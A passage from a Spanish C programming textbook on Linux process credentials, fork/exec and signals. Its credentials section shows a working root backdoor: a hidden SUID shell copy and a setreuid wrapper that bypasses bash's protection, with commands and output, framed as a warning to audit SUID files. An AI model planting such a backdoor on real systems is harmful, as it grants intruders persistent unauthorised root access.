Antes de meternos con la comunicación entre procesos me gustaría comentar algunas curiosidades sobre los permisos en GNU/Linux. Como ya hemos dicho al principio de este capítulo, mientras un programa se está ejecutando dispone de una serie de credenciales que le permiten acreditarse frente al sistema a la hora de acceder a sus recursos, es decir, son como la tarjeta de acceso en un edificio muy burocratizado como pueda ser el Pentágono: si tu tarjeta es de nivel 5, no puedes acceder a salas de nivel 6 o superior, las puertas no se abren (y además es probable que quede un registro de tus intentos fallidos). Dentro de esas credenciales, las que más se suelen utilizar son el `uid` y el `gid`, así como el `euid` y el `egid`. Estas dos parejas informan de qué usuario real y efectivo está ejecutando el programa en cuestión, para dotarle de unos privilegios o de otros.

Para la mayoría de programas, con el `euid` es suficiente: si eres “efectivamente” el usuario `root`, tienes privilegios de `root` durante la ejecución de esa tarea, a pesar de que tu usuario real sea otro. Esto sucede mucho en ejecutables que tienen el bit de `SUID` activado: convierten a quien los ejecuta en el usuario propietario de ese ejecutable. Si dicho usuario era `root`, al ejecutarlos te conviertes momentáneamente en `root`. Esto permite, por ejemplo, que un usuario normal pueda cambiar su contraseña, es decir, modificar el fichero “`/etc/shadow`”, a pesar de no tener grandes privilegios en el sistema. El comando “`passwd`” hace de puerta de enlace, por así llamarlo, entre la petición del usuario y la modificación del fichero protegido:

```
txipi@neon:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1380 2002-11-12 20:12 /etc/shadow
txipi@neon:~$ passwd txipi
Changing password for txipi
(current) UNIX password:
Bad: new and old password are too similar      (hummmm...)
Enter new UNIX password:
Retype new UNIX password:
Bad: new password is too simple                (arghhh!!!!)
Retype new UNIX password:
Enter new UNIX password:
passwd: password updated successfully          (uffff!!)
txipi@neon:~$ which passwd
/usr/bin/passwd
txipi@neon:~$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 25640 2002-10-14 04:05 /usr/bin/passwd
```

Como vemos inicialmente, el fichero “`/etc/shadow`” está protegido contra escritura para todos los usuarios excepto para `root`, y aun así (¡después de desesperarme un poco!), he podido cambiar mi contraseña, es decir, modificarlo. Esto es posible gracias a que el programa “`/usr/bin/passwd`” que he utilizado, tiene a `root` como propietario, y el bit de `SUID` activado (“`-rwsr-xr-x`”).

¿Cómo gestionar todo esto en nuestros programas en C? Utilizando las siguientes funciones:

```
uid_t getuid(void);
uid_t geteuid(void);

int setuid(uid_t uid);
int seteuid(uid_t euid);
int setreuid(uid_t ruid, uid_t euid);
```

Con las dos primeras obtenemos tanto el `uid` como el `euid` del proceso en ejecución. Esto puede resultar útil para hacer comprobaciones previas. El programa “`nmap`”, por ejemplo, comprueba si tienes privilegios de `root` (es decir, si `euid` es 0) antes de intentar realizar ciertas cosas. Las otras tres funciones sirven para cambiar nuestro `uid`, `euid` o ambos, **en función de las posibilidades**, esto es, siempre y cuando el sistema nos lo permita: bien porque somos `root`, bien porque queremos degradar nuestros privilegios. Las tres retornan 0 si todo ha ido bien, o -1 si ha habido algún error. Si les pasamos -1 como parámetro, no harán ningún cambio, por lo tanto:


```
setuid(uid_t uid) equivale a setreuid(uid_t ruid, -1)
seteuid(uid_t euid) equivale a setreuid(-1, uid_t euid);
```

Analicemos ahora un caso curioso: antiguamente, cuando no se utilizaba bash como intérprete de comandos, algunos intrusos utilizaban una técnica que se conoce vulgarmente con el nombre de “mochila” o “puerta trasera”. Esta técnica se basaba en el hecho de que una vez conseguido un acceso como root al sistema, se dejaba una puerta trasera para lograr esos privilegios el resto de veces que se quisiera, de la siguiente forma:

```
neon:~# cd /var/tmp/
neon:/var/tmp# cp /bin/sh .
neon:/var/tmp# chmod +s sh
neon:/var/tmp# mv sh .23erwjitc3tq3.swp
```

Primero conseguían acceso como root (de la forma que fuera), seguidamente copiaban en un lugar seguro una copia de un intérprete de comandos, y habilitaban su bit de SUID. Finalmente lo escondían bajo una apariencia de fichero temporal. La próxima vez que ese intruso accediese al sistema, a pesar de no ser root y de que root haya parcheado el fallo que dio lugar a esa escalada de privilegios (fallo en algún servicio, contraseña sencilla, etc.), utilizando esa “mochila” podrá volver a tener una shell de root:

```
txipi@neon:~$ /var/tmp/.23erwjitc3tq3.swp
sh-2.05b# whoami
root
sh-2.05b#
```

Actualmente, con bash, esto no pasa. Bash es un poco más precavida y se cuida mucho de las shells con el bit de SUID activado. Por ello, además de fijarse sólo en el euid del usuario que llama a bash, comprueba también el uid. Utilizando las funciones que hemos visto, seremos capaces de engañar completamente a bash:

```
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>

int main( int argc, char **argv )
{
    uid_t uid, euid;

    uid = getuid();
    euid = geteuid();
    setreuid( euid, euid );
    system( "/bin/bash" );

    return 0;
}
```

De esta manera, justo antes de llamar a “/bin/bash” nos hemos asegurado de que tanto el uid como el euid corresponden a root y la “mochila” funcionará:

```

neon:/var/tmp# gcc mochila.c -o .23erwjitc3tq3.swp
neon:/var/tmp# chmod +s .23erwjitc3tq3.swp
neon:/var/tmp# ls -l .23erwjitc3tq3.swp
-rwsr-sr-x 1 root root 5003 2002-11-12 20:52 .23erwjitc3tq3.swp
neon:/var/tmp# exit
exit
txipi@neon:~$ /var/tmp/.23erwjitc3tq3.swp
sh-2.05b# whoami
root
sh-2.05b#

```

Por este tipo de jueguitos es por los que conviene revisar a diario los cambios que ha habido en los SUIDs del sistema ;-)

1.5.5 Creación y duplicación de procesos

Una situación muy habitual dentro de un programa es la de crear un nuevo proceso que se encargue de una tarea concreta, descargando al proceso principal de tareas secundarias que pueden realizarse asincrónicamente o en paralelo. Linux ofrece varias funciones para realizar esto: `system()`, `fork()` y `exec()`.

Con `system()` nuestro programa consigue **detener** su ejecución para llamar a un comando de la shell ("`/bin/sh`" típicamente) y retornar **cuando éste haya acabado**. Si la shell no está disponible, retorna el valor 127, o -1 si se produce un error de otro tipo. Si todo ha ido bien, `system()` devuelve el valor de retorno del comando ejecutado. Su prototipo es el siguiente:

```
int system(const char *string);
```

Donde "`string`" es la cadena que contiene el comando que queremos ejecutar, por ejemplo:

```
system("clear");
```

Esta llamada limpiaría de caracteres la terminal, llamando al comando "`clear`". Este tipo de llamadas a `system()` son muy peligrosas, ya que si no indicamos el PATH completo ("`/usr/bin/clear`"), alguien que conozca nuestra llamada (bien porque analiza el comportamiento del programa, bien por usar el comando `strings`, bien porque es muy muy muy sagaz), podría modificar el PATH para que apunte a su comando `clear` y no al del sistema (imaginemos que el programa en cuestión tiene privilegios de root y ese `clear` se cambia por una copia de `/bin/sh`: el intruso conseguiría una shell de root).

La función `system()` bloquea el programa hasta que retorna, y además tiene problemas de seguridad implícitos, por lo que desaconsejo su uso más allá de programas simples y sin importancia.

La segunda manera de crear nuevos procesos es mediante `fork()`. Esta función crea un proceso nuevo o "proceso hijo" que es exactamente igual que el "proceso padre". Si `fork()` se ejecuta con éxito devuelve:

- Al padre: el PID del proceso hijo creado.

- Al hijo: el valor 0.

Para entendernos, `fork()` **clona** los procesos (bueno, realmente es `clone()` quien clona los procesos, pero `fork()` hace algo bastante similar). Es como una máquina para replicar personas: en una de las dos cabinas de nuestra máquina entra una persona con una pizarra en la mano. Se activa la máquina y esa persona es clonada. En la cabina contigua hay una persona idéntica a la primera, con sus mismos recuerdos, misma edad, mismo aspecto, etc. pero al salir de la máquina, las dos copias miran sus pizarras y en la de la persona original está el número de copia de la persona copiada y en la de la “persona copia” hay un cero:




Figura 1.5.2 Duplicación de procesos mediante `fork()`.

En la anterior figura vemos como nuestro incauto voluntario entra en la máquina replicadora con la pizarra en blanco. Cuando la activamos, tras una descarga de neutrinos capaz de provocarle anginas a Radiactivoman, obtenemos una copia exacta en la otra cabina, sólo que en cada una de las pizarras la máquina ha impreso valores diferentes: “123”, es decir, el identificador de la copia, en la pizarra del original, y un “0” en la pizarra de la copia. No hace falta decir que suele ser bastante traumático salir de una máquina como esta y comprobar que tu pizarra tiene un “0”, darte cuenta que no eres más que una vulgar copia en este mundo. Por suerte, los procesos no se deprimen y siguen funcionando correctamente.

Veamos el uso de `fork()` con un sencillo ejemplo:

```
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
    pid_t pid;

    if ( (pid=fork()) == 0 )
    { /* hijo */
        printf("Soy el hijo (%d, hijo de %d)\n", getpid(),
              getppid());
    }
    else
    { /* padre */
```

```

        printf("Soy el padre (%d, hijo de %d)\n", getpid(),
               getppid());
    }

    return 0;
}

```

Guardamos en la variable “pid” el resultado de `fork()`. Si es 0, resulta que estamos en el proceso hijo, por lo que haremos lo que tenga que hacer el hijo. Si es distinto de cero, estamos dentro del proceso padre, por lo tanto todo el código que vaya en la parte “else” de esa condicional sólo se ejecutará en el proceso padre. La salida de la ejecución de este programa es la siguiente:

```

txipi@neon:~$ gcc fork.c -o fork
txipi@neon:~$ ./fork
Soy el padre (569, hijo de 314)
Soy el hijo (570, hijo de 569)
txipi@neon:~$ pgrep bash
314

```

La salida de las dos llamadas a `printf()`, la del padre y la del hijo, son asíncronas, es decir, podría haber salido primero la del hijo, ya que está corriendo en un proceso separado, que puede ejecutarse antes en un entorno multiprogramado. El hijo, 570, afirma ser hijo de 569, y su padre, 569, es a su vez hijo de la shell en la que nos encontramos, 314. Si quisiéramos que el padre esperara a alguno de sus hijos deberemos dotar de sincronismo a este programa, utilizando las siguientes funciones:

```

pid_t wait(int *status)
pid_t waitpid(pid_t pid, int *status, int options);

```

La primera de ellas espera a cualquiera de los hijos y devuelve en la variable entera “status” el estado de salida del hijo (si el hijo ha acabado su ejecución sin error, lo normal es que haya devuelto cero). La segunda función, `waitpid()`, espera a un hijo en concreto, el que especifiquemos en “pid”. Ese PID o identificativo de proceso lo obtendremos al hacer la llamada a `fork()` para ese hijo en concreto, por lo que conviene guardar el valor devuelto por `fork()`. En el siguiente ejemplo combinaremos la llamada a `waitpid()` con la creación de un árbol de procesos más complejo, con un padre y dos hijos:

```

#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
    pid_t pid1, pid2;
    int status1, status2;

    if ( (pid1=fork()) == 0 )
    { /* hijo */
        printf("Soy el primer hijo (%d, hijo de %d)\n",
               getpid(), getppid());
    }
}

```

```

else
{ /* padre */
  if ( (pid2=fork()) == 0 )
  { /* segundo hijo */
    printf("Soy el segundo hijo (%d, hijo de %d)\n",
           getpid(), getppid());
  }
  else
  { /* padre */
    /* Esperamos al primer hijo */
    waitpid(pid1, &status1, 0);
    /* Esperamos al segundo hijo */
    waitpid(pid2, &status2, 0);
    printf("Soy el padre (%d, hijo de %d)\n",
           getpid(), getppid());
  }
}

return 0;
}

```

El resultado de la ejecución de este programa es este:

```

txipi@neon:~$ gcc doshijos.c -o doshijos
txipi@neon:~$ ./ doshijos
Soy el primer hijo (15503, hijo de 15502)
Soy el segundo hijo (15504, hijo de 15502)
Soy el padre (15502, hijo de 15471)
txipi@neon:~$ pgrep bash
15471

```

Con `waitpid()` aseguramos que el padre va a esperar a sus dos hijos antes de continuar, por lo que el mensaje de “Soy el padre...” siempre saldrá el último.

Se pueden crear árboles de procesos más complejos, veamos un ejemplo de un proceso hijo que tiene a su vez otro hijo, es decir, de un proceso abuelo, otro padre y otro hijo:

```

#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char *argv[])
{
  pid_t pid1, pid2;
  int status1, status2;

  if ( (pid1=fork()) == 0 )
  { /* hijo (1a generacion) = padre */
    if ( (pid2=fork()) == 0 )
    { /* hijo (2a generacion) = nieto */
      printf("Soy el nieto (%d, hijo de %d)\n",
             getpid(), getppid());
    }
    else
    { /* padre (2a generacion) = padre */
      wait(&status2);
    }
  }
}

```

```

        printf("Soy el padre (%d, hijo de %d)\n",
               getpid(), getppid());
    }
}
else
{ /* padre (1a generacion) = abuelo */
    wait(&status1);
    printf("Soy el abuelo (%d, hijo de %d)\n", getpid(),
           getppid());
}

return 0;
}

```

Y el resultado de su ejecución sería:

```

txipi@neon:~$ gcc hijopadrenieto.c -o hijopadrenieto
txipi@neon:~$ ./hijopadrenieto
Soy el nieto (15565, hijo de 15564)
Soy el padre (15564, hijo de 15563)
Soy el abuelo (15563, hijo de 15471)
txipi@neon:~$ pgrep bash
15471

```

Tal y como hemos dispuesto las llamadas a `wait()`, paradójicamente el abuelo esperará a que se muera su hijo (es decir, el padre), para terminar, y el padre a que se muera su hijo (es decir, el nieto), por lo que la salida de este programa siempre tendrá el orden: nieto, padre, abuelo. Se pueden hacer árboles de procesos mucho más complejos, pero una vez visto cómo hacer múltiples hijos y cómo hacer múltiples generaciones, el resto es bastante trivial.

Otra manera de crear nuevos procesos, bueno, más bien de modificar los existentes, es mediante el uso de las funciones `exec()`. Con estas funciones lo que conseguimos es **reemplazar** la imagen del proceso actual por la de un comando o programa que invoquemos, de manera similar a como lo hacíamos al llamar a `system()`. En función de cómo queramos realizar esa llamada, elegiremos una de las siguientes funciones:

```

int execl( const char *path, const char *arg, ...);
int execlp( const char *file, const char *arg, ...);
int execlx( const char * path, const char *arg , ...,
char * const envp[]);
int execv( const char * path, char *const argv[]);
int execvp( const char *file, char *const argv[]);
int execve( const char *filename, char *const argv [],
char *const envp[]);

```

El primer argumento es el fichero ejecutable que queremos llamar. Las funciones que contienen puntos suspensivos en su declaración indican que los parámetros del ejecutable se incluirán ahí, en argumentos separados. Las funciones terminadas en “e” (`execlx()` y `execve()`) reciben un último argumento que es un puntero a las variables de entorno. Un ejemplo sencillo nos sacará de dudas:

```

#include <unistd.h>
#include <stdlib.h>

```

```
#include <stdio.h>

int main(int argc, char *argv[])
{
    char *args[] = { "/bin/ls", NULL };

    execv("/bin/ls", args);

    printf("Se ha producido un error al ejecutar execv.\n");

    return 0;
}
```

La función elegida, `execv()`, recibe dos argumentos, el path al fichero ejecutable ("`/bin/ls`") y un array con los parámetros que queremos pasar. Este array tiene la misma estructura que `argv[]`, es decir, su primer elemento es el propio programa que queremos llamar, luego se va rellenando con los argumentos para el programa y por último se finaliza con un puntero nulo (`NULL`). El `printf()` final no debería salir nunca, ya que para ese entonces `execv()` se habrá encargado de reemplazar la imagen del proceso actual con la de la llamada a "`/bin/ls`". La salida de este programa es la siguiente:

```
txipi@neon:~$ gcc execv.c -o execv
txipi@neon:~$ ./execv
doshijos      execv      fil2      files.c      hijopadrenieto.c
doshijos.c    execv.c    fil2.c    hijopadrenieto
```

1.5.6 Comunicación entre procesos

En un sistema multiprogramado, con un montón de procesos funcionando al mismo tiempo, es necesario establecer mecanismos de comunicación entre los procesos para que puedan colaborar entre ellos. Existen varios enfoques a la hora de implementar esta comunicación.

Podemos considerar a las señales como la forma más primitiva de comunicación entre procesos. El sistema utiliza señales para informar a un determinado proceso sobre alguna condición, realizar esperas entre procesos, etc. Sin embargo la señal en sí no es portadora de datos, a fin de cuentas es una "seña" que se hacen de un proceso a otro, que permite a un proceso enterarse de una determinada condición, pero sin poder transmitirse cantidades grandes de información entre ambos procesos. Un gesto con la mano puede servirte para detenerte mientras vas andando por un pasillo, pero difícilmente te transmitirá toda la información contenida en "El Quijote" (al menos con las técnicas que yo conozco). Por lo tanto, además de las señales, es preciso disponer de mecanismos que permitan intercambiar datos entre los procesos.

El enfoque más obvio de todos es utilizar ficheros del sistema para poder escribir y leer de ellos, pero esto es lento, poco eficiente e inseguro, aunque muy sencillo de hacer. El siguiente paso podría ser utilizar una tubería o un FIFO para intercomunicar los procesos a través de él. El rendimiento es superior respecto al enfoque anterior, pero sólo se utilizan en casos sencillos. Imaginemos lo costoso que sería implementar un mecanismo de semáforos de esta manera.

Como evolución de todo lo anterior llegó el sistema IPC (Inter Process Communication) de System V, con sus tres tipos de comunicación diferentes: semáforos, colas de mensajes y segmentos de memoria compartida. Actualmente el estándar de IPC System V ha sido reemplazado por otro estándar, el IPC POSIX. Ambos implementan características avanzadas de los sistemas de comunicación entre procesos de manera bastante eficiente, por lo que convendría pensar en su empleo a la hora de realizar una aplicación multiproceso bien diseñada.

1.5.6.1 Señales

Cuando implementamos un programa, línea a línea vamos definiendo el curso de ejecución del mismo, con condicionales, bucles, etc. Sin embargo hay ocasiones en las que nos interesaría contemplar sucesos asíncronos, es decir, que pueden suceder en cualquier momento, no cuando nosotros los comprobemos. La manera más sencilla de contemplar esto es mediante el uso de señales. La pérdida de la conexión con el terminal, una interrupción de teclado o una condición de error como la de un proceso intentando acceder a una dirección inexistente de memoria podrían desencadenar que un proceso recibiese una señal. Una vez recibida, es tarea del proceso atrapar o capturarla y tratarla. Si una señal no se captura, el proceso muere.

En función del sistema en el que nos encontremos, bien el núcleo del Sistema Operativo, bien los procesos normales pueden elegir entre un conjunto de señales predefinidas, siempre que tengan los privilegios necesarios. Es decir, no todos los procesos se pueden comunicar con procesos privilegiados mediante señales. Esto provocaría que un usuario sin privilegios en el sistema sería capaz de matar un proceso importante mandando una señal SIGKILL, por ejemplo. Para mostrar las señales que nos proporciona nuestro núcleo y su identificador numérico asociado, usaremos el siguiente comando:

```
txipi@neon:~$ kill -l
 1) SIGHUP      2) SIGINT      3) SIGQUIT     4) SIGILL
 5) SIGTRAP     6) SIGABRT     7) SIGBUS      8) SIGFPE
 9) SIGKILL    10) SIGUSR1    11) SIGSEGV    12) SIGUSR2
13) SIGPIPE    14) SIGALRM    15) SIGTERM    17) SIGCHLD
18) SIGCONT    19) SIGSTOP    20) SIGTSTP    21) SIGTTIN
22) SIGTTOU    23) SIGURG     24) SIGXCPU   25) SIGXFSZ
26) SIGVTALRM  27) SIGPROF    28) SIGWINCH   29) SIGIO
30) SIGPWR     31) SIGSYS     32) SIGRTMIN   33) SIGRTMIN+1
34) SIGRTMIN+2 35) SIGRTMIN+3 36) SIGRTMIN+4 37) SIGRTMIN+5
38) SIGRTMIN+6 39) SIGRTMIN+7 40) SIGRTMIN+8 41) SIGRTMIN+9
42) SIGRTMIN+10 43) SIGRTMIN+11 44) SIGRTMIN+12 45) SIGRTMIN+13
46) SIGRTMIN+14 47) SIGRTMIN+15 48) SIGRTMAX-15 49) SIGRTMAX-14
50) SIGRTMAX-13 51) SIGRTMAX-12 52) SIGRTMAX-11 53) SIGRTMAX-10
54) SIGRTMAX-9  55) SIGRTMAX-8  56) SIGRTMAX-7  57) SIGRTMAX-6
58) SIGRTMAX-5  59) SIGRTMAX-4 60) SIGRTMAX-3 61) SIGRTMAX-2
62) SIGRTMAX-1 63) SIGRTMAX
```

La mayoría de los identificativos numéricos son los mismos en diferentes arquitecturas y sistemas UNIX, pero pueden cambiar, por lo que conviene utilizar el nombre de la señal siempre que sea posible. Linux implementa las señales usando información almacenada en la `task_struct` del proceso. El número de señales soportadas

está limitado normalmente al tamaño de palabra del procesador. Anteriormente, sólo los procesadores con un tamaño de palabra de 64 bits podían manejar hasta 64 señales, pero en la versión actual del kernel (2.4.19) disponemos de 64 señales incluso en arquitecturas de 32bits.

Todas las señales pueden ser ignoradas o bloqueadas, a excepción de SIGSTOP y SIGKILL, que son imposibles de ignorar. En función del tratamiento que especifiquemos para cada señal realizaremos la tarea predeterminada, una propia definida por el programador, o la ignoraremos (siempre que sea posible). Es decir, nuestro proceso modifica el tratamiento por defecto de la señal realizando llamadas al sistema que alteran la *sigaction* de la señal apropiada. Pronto veremos cómo utilizar esas llamadas al sistema en C.

Una limitación importante de las señales es que no tienen prioridades relativas, es decir, si dos señales llegan al mismo tiempo a un proceso puede que sean tratadas en cualquier orden, no podemos asegurar la prioridad de una en concreto. Otra limitación es la imposibilidad de tratar múltiples señales iguales: si nos llegan 14 señales SIGCONT a la vez, por ejemplo, el proceso funcionará como si hubiera recibido sólo una.

Cuando queremos que un proceso espere a que le llegue una señal, usaremos la función `pause()`. Esta función provoca que el proceso (o thread) en cuestión “duerma” hasta que le llegue una señal. Para capturar esa señal, el proceso deberá haber establecido un tratamiento de la misma con la función `signal()`. Aquí tenemos los prototipos de ambas funciones:

```
int pause(void);

typedef void (*sighandler_t)(int);
sighandler_t signal(int signum, sighandler_t handler);
```

La función `pause()` no parece tener demasiada complicación: no recibe ningún parámetro y retorna -1 cuando la llamada a la función que captura la señal ha terminado. La función `signal()` tiene un poco más de miga: recibe dos parámetros, el número de señal que queremos capturar (los números en el sistema en concreto en el que nos encontremos los podemos obtener ejecutando “kill -l”, como ya hemos visto), y un puntero a una función que se encargará de tratar la señal especificada. Esto puede parecer confuso, así que aclaremos esto con un ejemplo:

```
#include <signal.h>
#include <unistd.h>

void trapper(int);

int main(int argc, char *argv[])
{
    int i;

    for(i=1;i<=64;i++)
        signal(i, trapper);

    printf("Identificativo de proceso: %d\n", getpid() );
```

```

    pause();
    printf("Continuando...\n");

    return 0;
}

void trapper(int sig)
{
    signal(sig, trapper);
    printf("Recibida la señal: %d\n", sig);
}

```

La explicación de este pequeño programa es bastante simple. Inicialmente declaramos una función que va a recibir un entero como parámetro y se encargará de capturar una señal (`trapper()`). Seguidamente capturamos todas las señales de 1 a 64 haciendo 64 llamadas a `signal()`, pasando como primer parámetro el número de la señal (i) y como segundo parámetro la función que se hará cargo de dicha señal (`trapper`). Seguidamente el programa indica su PID llamando a `getpid()` y espera a que le llegue una señal con la función `pause()`. El programa esperará indefinidamente la llegada de esa señal, y cuando le enviemos una (por ejemplo, pulsando Control+C), la función encargada de gestionarla (`trapper()`) será invocada. Lo primero que hace `trapper()` es volver a enlazar la señal en cuestión a la función encargada de gestionarla, es decir, ella misma, y luego saca por la salida estándar la señal recibida. Al terminal la ejecución de `trapper()`, se vuelve al punto donde estábamos (`pause()`) y se continua:

```

txipi@neon:~$ gcc trapper.c -o trapper
txipi@neon:~$ ./trapper
Identificativo de proceso: 15702
Recibida la señal: 2
Continuando...
txipi@neon:~$

```

Como podemos observar, capturar una señal es bastante sencillo. Intentemos ahora ser nosotros los emisores de señales a otros procesos. Si queremos enviar una señal desde la línea de comandos, utilizaremos el comando "kill". La función de C que hace la misma labor se llama, originalmente, `kill()`. Esta función puede enviar cualquier señal a cualquier proceso, siempre y cuando tengamos los permisos adecuados (las credenciales de cada proceso, explicadas anteriormente, entran ahora en juego (`uid`, `euid`, etc.)). Su prototipo es el siguiente:

```
int kill(pid_t pid, int sig);
```

No tiene mucha complicación, recibe dos parámetros, el PID del proceso que recibirá la señal, y la señal. El tipo `pid_t` es un tipo heredado de UNIX, que en Linux en concreto corresponde con un entero. El siguiente código de ejemplo realiza la misma función que el comando "kill":

```

#include <sys/types.h>
#include <signal.h>
#include <unistd.h>

int main(int argc, char *argv[])

```

```

{
    pid_t pid;
    int sig;

    if(argc==3)
    {
        pid=(pid_t)atoi(argv[1]);
        sig=atoi(argv[2]);

        kill(pid, sig);
    } else {
        printf("%s: %s pid signal\n", argv[0], argv[0]);
        return -1;
    }

    return 0;
}

```

Para probarlo, he programado un pequeño shell script que capturará las señales SIGHUP, SIGINT, SIGQUIT, SIGFPE, SIGALARM y SIGTERM:

```

#!/bin/sh
echo "Capturando signals..."
trap "echo SIGHUP recibida" 1
trap "echo SIGINT recibida " 2
trap "echo SIGQUIT recibida " 3
trap "echo SIGFPE recibida " 8
trap "echo SIGALARM recibida " 14
trap "echo SIGTERM recibida " 15

while true
do
:
done

```

Simplemente saca un mensaje por pantalla cuando reciba la señal en concreto y permanece en un bucle infinito sin hacer nada. Vamos a enviarle unas cuantas señales desde nuestro programa anterior:

```

txipi@neon:~$ gcc killer.c -o killer
txipi@neon:~$ ./trap.sh &
[1] 15736
txipi@neon:~$ Capturando signals...

txipi@neon:~$ ./killer
./killer: ./killer pid signal
txipi@neon:~$ ./killer 15736 8
txipi@neon:~$ SIGFPE recibida

txipi@neon:~$ ./killer 15736 15
txipi@neon:~$ SIGTERM recibida

txipi@neon:~$ ./killer 15736 9
txipi@neon:~$ pgrep trap.sh
[1]+  Killed                  ./trap.sh

```

Primeramente llamamos al shell script “trap.sh” para que se ejecute en segundo plano (mediante “&”). Antes de pasar a segundo plano, se nos informa que el proceso tiene el PID 15736. Al ejecutar el programa “killer” vemos que recibe dos parámetros: el PID y el número de señal. Probamos a mandar unas cuantas señales que tiene capturadas y se comporta como es esperado, mostrando la señal recibida por pantalla. Cuando le enviamos la señal 9 (SIGKILL, incapturable), el proceso de “trap.sh” muere.




Figura 1.5.3 Procesos recibiendo señales, rutinas de captura y proceso de señales.

En la figura anterior observamos el comportamiento de diferentes procesos en función de las señales que reciben y sus rutinas de tratamiento de señales: el primero de ellos no está preparado para capturar la señal que le llega, por lo que terminará su ejecución al no saber cómo tratar la señal. El segundo tiene una rutina asociada que captura señales, `trapper`, por lo que es capaz de capturar la señal `SIG_USR1` y gestionarla adecuadamente. El tercer proceso también dispone de la rutina capturadora de señales y de la función asociada, pero le llega una señal incapturable, `SIG_KILL`, por lo que no es capaz tampoco de gestionarla y termina su ejecución.

Existe una manera de utilizar `kill()` de forma masiva: si en lugar de un PID le pasamos como parámetro “pid” un cero, matará a todos los procesos que estén en el mismo grupo de procesos que el actual. Si por el contrario pasamos “-1” en el parámetro “pid”, intentará matar a todos los procesos menos al proceso “init” y a sí mismo. Por supuesto, esto debería usarse en casos muy señalados, nunca mejor dicho O:-).

Una utilización bastante potente de las señales es el uso de `SIGALRM` para crear temporizadores en nuestros programas. Con la función `alarm()` lo que conseguimos es que nuestro proceso se envíe a sí mismo una señal `SIGALRM` en el número de segundos que especifiquemos. El prototipo de `alarm()` es el siguiente:

```
unsigned int alarm(unsigned int seconds);
```

En su único parámetro indicamos el número de segundos que queremos esperar desde la llamada a `alarm()` para recibir la señal `SIG_ALARM`.




Figura 1.5.4 La llamada a la función `alarm()` generará una señal `SIG_ALARM` hacia el mismo proceso que la invoca.

El valor devuelto es el número de segundos que quedaban en la anterior alarma antes de fijar esta nueva alarma. Esto es importante: sólo disponemos de un temporizador para usar con `alarm()`, por lo que si llamamos seguidamente otra vez a `alarm()`, la alarma inicial será sobrescrita por la nueva. Veamos un ejemplo de su utilización:

```
#include <signal.h>
#include <unistd.h>

void trapper(int);

int main(int argc, char *argv[])
{
    int i;

    signal(14, trapper);

    printf("Identificativo de proceso: %d\n", getpid() );

    alarm(5);
    pause();
    alarm(3);
    pause();
    for(;;)
    {
        alarm(1);
        pause();
    }

    return 0;
}

void trapper(int sig)
{
    signal(sig, trapper);
    printf("RIIIIIIIING!\n");
}
```

Este programa es bastante similar al que hemos diseñado antes para capturar señales, sólo que ahora en lugar de capturarlas todas, capturará únicamente la 14, SIGALARM. Cuando reciba una señal SIGALARM, sacará "RIIIIIIIING" por pantalla. El cuerpo del programa indica que se fijará una alarma de 5 segundos y luego se esperará hasta recibir una señal, luego la alarma se fijará a los 3 segundos y se volverá a esperar, y finalmente se entrará en un bucle en el que se fije una alarma de 1 segundo todo el rato. El resultado es que se mostrará un mensaje "RIIIIIIIING" a los 5 segundos, luego a los 3 segundos y después cada segundo:

```
txipi@neon:~$ gcc alarma.c -o alarma
txipi@neon:~$ ./alarma
Identificativo de proceso: 15801
RIIIIIIIING!
RIIIIIIIING!
RIIIIIIIING!
RIIIIIIIING!
RIIIIIIIING!
RIIIIIIIING!
RIIIIIIIING!
```

Para terminar esta sección, veremos cómo es relativamente sencillo que procesos creados mediante fork() sean capaces de comunicarse utilizando señales. En este ejemplo, el hijo envía varias señales SIGUSR1 a su padre y al final termina por matarlo, enviándole la señal SIGKILL (hay muchos hijos que son así de agradecidos):

```
#include <sys/types.h>
#include <stdio.h>
#include <unistd.h>
#include <signal.h>

void trapper(int sig)
{
    signal(sig, trapper);
    printf("SIGUSR1\n");
}

int main(int argc, char *argv[])
{
    pid_t padre, hijo;

    padre = getpid();

    signal( SIGUSR1, trapper );

    if ( (hijo=fork()) == 0 )
    { /* hijo */
        sleep(1);
        kill(padre, SIGUSR1);
        sleep(1);
        kill(padre, SIGUSR1);
        sleep(1);
        kill( padre, SIGUSR1);
        sleep(1);
        kill(padre, SIGKILL);
        exit(0);
    }
}
```

```

else
{ /* padre */
  for (;;)
  }

  return 0;
}

```

Con la función `sleep()`, el hijo espera un determinado número de segundos antes de continuar. El uso de esta función puede intervenir con el uso de `alarm()`, así que habrá que utilizarlas con cuidado. La salida de este parricidio es la siguiente:

```

